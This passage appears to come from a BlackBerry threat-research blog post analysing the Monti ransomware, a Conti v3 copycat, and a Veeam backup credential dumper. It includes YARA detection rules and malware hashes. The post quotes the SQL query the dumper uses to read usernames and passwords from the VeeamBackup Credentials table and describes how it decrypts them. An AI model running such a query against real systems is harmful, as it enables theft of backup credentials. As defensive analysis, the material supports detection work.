000320E0  65 20 19 57 65 03 62 D0 AE F4 D1 68 56 55 DD F1
```

Figure 12 - Our payload with anomalous key and nonce values

As you can see, both the key and nonce in this payload are zero-byte values. Just as the Conti v2 builder dynamically generates the 4096-bit public RSA key before embedding it in the payload, we would also expect the ransom note key and nonce values to be generated during the build process.

This suggests that the attacker did not have access to the builder and instead manually inserted a ChaCha8 encrypted ransom note, file extension and RSA public key into the leaked Conti v3 locker.exe executable.

Detecting the Differences

Due to the absence of a key and nonce, we crafted a signature to find samples that reference "MONTI." In the payload discovered during this incident, the bytes *20 19 57 65 03 62 D0 AE F4 D1 68* are decrypted to "MONTI strain."

Searching for these bytes on VirusTotal resulted in three files with the following SHA-256 hashes:

- b45fe91d2e2340939781d39daf606622e6d0b9ddacd8425cb8e49c56124c1d56
- 158dcb26239a5db7a0eb67826178f1eaa0852d9d86e59afb86f04e88096a19bc
- 702099b63cb2384e11f088d6bc33afbd43a4c91848f393581242a6a17f1b30a0

All files have a VirusTotal imphash (import hash) value that matches the payload we found. All files were also first submitted to VirusTotal in June 2022, the same month as the incident under investigation.

Among the samples on VirusTotal with the imphash 5036747C069C42A5E12C38D94DB67FAD, we did find one more sample that did not have a ChaCha8 key or nonce. It was first submitted to VirusTotal on 2022-04-26 20:13:02 UTC. However, the ransom note for this payload did not reference "MONTI" (or any "strain"), so the connection with the Monti actor is unclear.

Veeam Credential Dumper

During our investigation, we also found malware named veeamp.exe, with SHA-256 hash 9AA1F37517458D635EAE4F9B43CB4770880EA0EE171E7E4AD155BBDEE0CBE732. This file attempts to dump credentials from a SQL database for Veeam backup management software. (The credential dumper is briefly mentioned in this Symantec blog.)

Some researchers associate this malware with Yanluowang ransomware. It is important to clarify that this credential dumper might have been used by threat actors that also deployed Yanluowang ransomware, but veeamp.exe is not ransomware, and is only capable of dumping Veeam credentials.

The file is a 32-bit .NET binary. The code employs control-flow flattening, which is an obfuscation technique that makes it more challenging to understand the flow of execution.

When launched, the malware attempts a connection to a SQL database named VeeamBackup. If it cannot connect to the specified database, no further action is taken. However, if a connection is established, the file runs the following command:

select [user_name],[password],[description] FROM [VeeamBackup].[dbo].[Credentials]

The program then attempts to decrypt any user passwords that are returned by this command.

As discussed in this Veeam documentation, passwords can be encoded and/or encrypted using several approaches, including simple base64 encoding, or through the use of Microsoft's ProtectedData class.

The credential dumper uses these approaches to attempt decryption. If it's successful, it prints to the screen the following information:

- Username
- Encrypted password
- Decrypted password
- Description for each user in the Credentials table

It prints this information in the following format:

user: {0} encrypted pass: {1} decrypted pass: {2} description: {3}

The database name, SQL command, and output format string are all encoded in the executable, using a single-byte XOR key that varies for each string.

Two similar Veeam credential dumpers are currently available on VirusTotal (first link, second link). At the time of this writing, both have low detection rates (i.e., 15 detections or less). Both files have similar code to the credential dumper we found, but they are also obfuscated with Eazfuscator.NET.

Conclusion

While the activity of the Monti group itself seems to have been short lived, there is more we can learn from its copycat techniques. As additional Ransomware-as-a-Service (RaaS) solution builders and source code become leaked, either publicly or privately, we could continue to see these doppelganger-like ransomware groups proliferate.

General familiarity with the TTPs of known groups can help us identify any unique traits of these lookalike crews. The more we can identify these unique traits, the better we will be able to associate known analysis methodologies with these new cases while keeping our eye out for differences.

YARA Rule

The following YARA rules were authored by the BlackBerry Research & Intelligence Team to catch the threats described in this document:

```
rule monti_ransom {
    meta:
        description = "Detects ChaCha8 encrypted 'MONTI Strain' text (using all-zero key
and nonce) embedded in ransomware payload"
        author = "BlackBerry Threat Research Team"
        date = "August 15, 2021"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

    strings:
        $s = {20 19 57 65 03 62 D0 AE F4 D1 68}

    condition:
        uint16be(0) == 0x4d5a and filesize < 2MB
        and $s
}

rule veeam_dumper {
    meta:
        description = "Detects Veeam credential Dumper"
        author = "BlackBerry Threat Research Team"
        date = "August 15, 2021"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"
    strings:
        $s1 = "SqlCommand" fullword ascii wide
        $s2 = "SqlConnection" fullword ascii wide
        $s3 = "SqlDataReader" fullword ascii wide
        $s4 = "veeamp.exe" fullword ascii wide
        $s5 = "veeamp.pdb" fullword ascii wide

    condition:
        uint16be(0) == 0x4d5a and filesize < 60KB
        and 4 of them
}
```

Indicators of Compromise (IoCs)

"MONTI” payload SHA-256 hashes:

1. b45fe91d2e2340939781d39daf606622e6d0b9ddacd8425cb8e49c56124c1d56
2. 158dcb26239a5db7a0eb67826178f1eaa0852d9d86e59afb86f04e88096a19bc
3. 702099b63cb2384e11f088d6bc33afbd43a4c91848f393581242a6a17f1b30a0

Veeam Credential Dumper SHA-256 hashes:

- 9aa1f37517458d635eae4f9b43cb4770880ea0ee171e7e4ad155bbdee0cbe732
- df492b4cc7f644ad3e795155926d1fc8ece7327c0c5c8ea45561f24f5110ce54
- 78517fb07ee5292da627c234b26b555413a459f8d7a9641e4a9fcc1099f06a3d

References

MalwareHunterTeam. (2022). “Monti strain.” Retrieved from https://twitter.com/malwrhunterteam/status/1542595315915710465?s=20&t=Y7d3POTgnMSB_JcyEeF5_g

Martire, Ragusa, & Mella. (2022). “Conti Ransomware Source Code: A Well-designed COTS Ransomware.” Retrieved from https://yoroi.company/research/conti-ransomware-source-code-a-well-designed-cots-ransomware/


BlackBerry Assistance


If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Related Reading:






About Anuj Soni

Principal Threat Researcher, BlackBerry

Anuj Soni is a Principal Threat Researcher at BlackBerry, where he performs malware research and reverse engineering. Anuj also brings his problem-solving abilities to his position as a SANS Certified Instructor, which gives him the opportunity to impart his deep technical knowledge and practical skills to students.

As a co-author and instructor for Reverse-Engineering Malware and instructor for Advanced Digital Forensics and Incident Response, Anuj emphasizes establishing goals for analysis, creating and following a process, and prioritizing tasks. In addition to teaching SANS courses, Anuj frequently presents at industry events such as the U.S. Cyber Crime Conference, SANS DFIR Summit, and the Computer and Enterprise Investigations Conference (CEIC).

Anuj holds Bachelor's and Master's degrees from Carnegie Mellon University, and has certifications in GIAC Reverse Engineering Malware (GREM) and as a EnCase Certified Examiner (EnCE) and Certified Information Systems Security Professional (CISSP).



About Ryan Chapman

Ryan Chapman is Principal Incident Response & Forensics Consultant, BlackBerry.

As an author, instructor, and information security professional with over 18 years' experience, Ryan runs and works incidents for clients to provide response, assessment, and training in the digital forensics and incident response (DFIR) realm at BlackBerry.
His primary case types involve digital forensics investigations (e.g. ransomware cases), compromise assessments, business email compromises, tabletop exercises, and more.
Ryan loves the fact that the security industry is an ever-evolving creature.

Back